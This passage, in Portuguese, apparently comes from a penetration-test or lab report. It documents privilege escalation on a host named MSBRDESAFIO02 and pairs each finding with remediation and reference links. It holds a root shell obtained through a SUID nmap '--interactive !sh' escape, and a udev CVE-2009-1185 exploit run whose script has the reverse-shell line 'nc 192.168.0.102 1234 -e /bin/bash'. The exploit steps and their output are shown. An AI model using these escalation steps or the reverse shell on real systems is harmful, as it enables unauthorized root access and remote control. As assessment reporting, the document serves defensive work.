- Setar regras de saída no firewall do servidor para que não seja possível uma comunicação com hosts desconhecidos.

Escalação de Privilégios

Nmap - bit SUID e Desatualizado

```
www-data@MSBRDESAFIO02:/var/www/twiki/bin$ find / -perm /4000 2>/dev/null
/bin/umount
/bin/fusermount
/bin/su
/bin/mount
/bin/ping
/bin/ping6
/sbin/mount.nfs
/lib/dhcp3-client/call-dhclient-script
/usr/bin/sudoedit
/usr/bin/X
/usr/bin/netkit-rsh
/usr/bin/gpasswd
/usr/bin/traceroute6.iputils
/usr/bin/sudo
/usr/bin/netkit-rlogin
/usr/bin/arping
/usr/bin/at
/usr/bin/newgrp
/usr/bin/chfn
/usr/bin/nmap
/usr/bin/chsh
/usr/bin/netkit-rcp
/usr/bin/passwd
/usr/bin/mtr
/usr/sbin/uudd
/usr/sbin/pppd
/usr/lib/telnetlogin
/usr/lib/apache2/suexec
/usr/lib/eject/dmccrypt-get-device
/usr/lib/openssh/ssh-keysign
/usr/lib/pt_chown
```

```
www-data@MSBRDESAFIO02:/var/www/twiki/bin$ nmap --version
Nmap version 4.53 ( http://insecure.org )
```

Nmap - bit SUID e Desatualizado

```
linosilva@MSBRDESAFIO02:/$ nmap --interactive
```

```
Starting Nmap V. 4.53 ( http://insecure.org )  
Welcome to Interactive Mode -- press h <enter> for help  
nmap> !sh
```

```
sh-3.2# id; whoami; hostname  
uid=33(www-data) gid=33(www-data) euid=0(root) groups=33(www-data)  
root  
MSBRDESAFIO02
```

Soluções

- Revisar binários que possuem o bit SUID setado e checar se há algum meio de explorar esse binário com um privilégio avançado.

Kernel na Versão: 2.6.24-16 → CVE-2009-1185

O kernel do Linux na versão 2.6.x com o udev em versão < 1.4.1, não faz a verificação da mensagem do NETLINK para ver se origina do kernel space, o que permite usuários locais ganharem privilégios ao mandar um payload NETLINK para o user space.

CVSS Base Score: **7.2 HIGH**

kali@kali: ~

```
www-data@MSBRDESAFI002:/$ uname -a
Linux MSBRDESAFI002 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
```

```
www-data@MSBRDESAFI002:/tmp$ cat /proc/net/netlink
sk      Eth Pid  Groups Rmem  Wmem  Dump  Locks
f7c72800 0  0    00000000 0      0      00000000 2
dfb82800 4  0    00000000 0      0      00000000 2
f7ce1e00 7  0    00000000 0      0      00000000 2
f7cdca00 9  0    00000000 0      0      00000000 2
f7cd9a00 10 0    00000000 0      0      00000000 2
dfb82e00 15 3029 00000001 0      0      00000000 2
f7c72c00 15 0    00000000 0      0      00000000 2
f7cce200 16 0    00000000 0      0      00000000 2
df9dca00 18 0    00000000 0      0      00000000 2
www-data@MSBRDESAFI002:/tmp$ touch run
www-data@MSBRDESAFI002:/tmp$ nano run
www-data@MSBRDESAFI002:/tmp$ cat run
#!/bin/bash
nc 192.168.0.102 1234 -e /bin/bash
```

```
www-data@MSBRDESAFI002:/tmp$ ./exploit 3029
```

```
www-data@MSBRDESAFI002:/tmp$
```

```
(kali@kali)-[~]
```

```
$ sudo nc -lvp 1234
```

```
[sudo] password for kali:
```

```
listening on [any] 1234 ...
```

```
192.168.0.115: inverse host lookup failed: Unknown host
```

```
connect to [192.168.0.102] from (UNKNOWN) [192.168.0.115] 60532
```

```
id; hostname
```

```
uid=0(root) gid=0(root)
```

```
MSBRDESAFI002
```

Soluções

- Aplicar patch no sistema operacional.



Referências

<https://docs.microsoft.com/en-us/security-updates/securitybulletins/2017/ms17-010>

<https://www.100security.com.br/ms17-010>

<https://www.catalog.update.microsoft.com/Search.aspx?q=KB4012598>

<https://nvd.nist.gov/vuln/detail/cve-2017-0143>

<https://nvd.nist.gov/vuln/detail/CVE-2011-2523>

<https://nvd.nist.gov/vuln/detail/CVE-2005-2877>

<https://nvd.nist.gov/vuln/detail/CVE-2012-2336>

<https://nvd.nist.gov/vuln/detail/CVE-2007-2447>

<https://nvd.nist.gov/vuln/detail/CVE-2009-1185>

<https://www.redhat.com/sysadmin/suid-sgid-sticky-bit>

<https://nvd.nist.gov/vuln/detail/CVE-2010-2075>

<https://nvd.nist.gov/vuln/detail/CVE-2007-3280>